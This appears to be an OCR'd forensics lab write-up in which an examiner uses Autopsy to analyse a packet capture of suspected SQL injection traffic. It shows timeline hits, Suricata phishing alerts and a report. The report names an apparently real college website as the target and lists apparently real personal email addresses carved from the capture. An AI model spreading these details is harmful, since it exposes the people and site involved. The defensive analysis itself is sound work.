
New Search

---

32 occurrences of `((jan)|(feb)|(mar)|(apr)|(may)|(june?)|(july?)|(aug)|(sept?)|(oct)|(nov)|(dec))([[:space:]]+[[:digit:]])?` **were found**
Search Options:
ASCII
Case Insensitive
Regular Expression


Unit 5 (Hex - Ascii)
1: 112
2: 256
3: 331

Unit 11 (Hex - Ascii)
4: 372





```
                 Autopsy string Unit Report

-----------------------------------------------------------------------
                    GENERAL INFORMATION

Unit: 3
Unit Size: 512
MD5 of raw Unit: a1ee2999af98f7f1460bf52497364c3e  -
MD5 of string output: 203c7ce17bb7f851500c22976b294b64  -

Image: '/var/lib/autopsy/SQL_Injection_Investigations/sahu/images/attack_traffic.pcap'
Offset: Full image
File System Type: raw

Date Generated: Tue Dec 17 19:15:44 2024
Investigator: Ammaid_Saleem
-----------------------------------------------------------------------
                          CONTENT

GET /cc-member-details.php?id=2 HTTP/1.1
Host: gfcollege.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xm

-----------------------------------------------------------------------
```


Creating new case




Adding Data Sources




Attack Traffic PCAP File





Analyzing Data Sources



Timeline

Suspicious Events

GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_10_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_19_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_1_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/LogicalFileSet1/Detection_Logs/attack_traffic.pcap
,"detect":{"engines":[{"«id«":0,"last_reload":"2024-	/LogicalFileSet1/Detection_Logs/eve.json

suspicious IP

```
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57212
2/17/2024-03:36:47.964786  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57268
2/17/2024-03:54:37.891617  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:52750
2/17/2024-03:57:01.213547  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-03:57:36.983384  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-04:00:12.670521  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [**] [Classification: A Network Trojan w
s detected] [Priority: 1] {TCP} 107.180.46.197:80
```


Report

Autopsy Forensic Report

HTML Report Generated on 2024/12/17 18:09:32

Case:	SQL_Injection_Investigations
Case Number:	Sql-001
Number of data sources in case:	5
Examiner:	Ammaid Saleem

Image Information:

attack_traffic.pcap

Timezone:	Asia/Karachi
Path:	C:\Users\Muhammad Mursaleen\Desktop\Detection_Logs\attack_traffic.pcap

User Searches

id=

Preview	Source File	Tags
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_19_0_101326	
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap	

Email Addresses

gfcoff@gmail.com

Preview	Source File	Tags
pe"> email us : «gfcoff@gmail.com«	/img_attack_traffic.pcap/Unalloc_19_0_101326	
pe"> email us : «gfcoff@gmail.com«	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap	

mujeebspn0@gmail.com

Preview	Source File	Tags
pt:void(0)">«mujeebspn0@gmail.com«	/img_attack_traffic.pcap/Unalloc_19_0_101326	
pt:void(0)">«mujeebspn0@gmail.com«	/img_attack_traffic.pcap/$CarvedFiles/1/f0000000.pcap	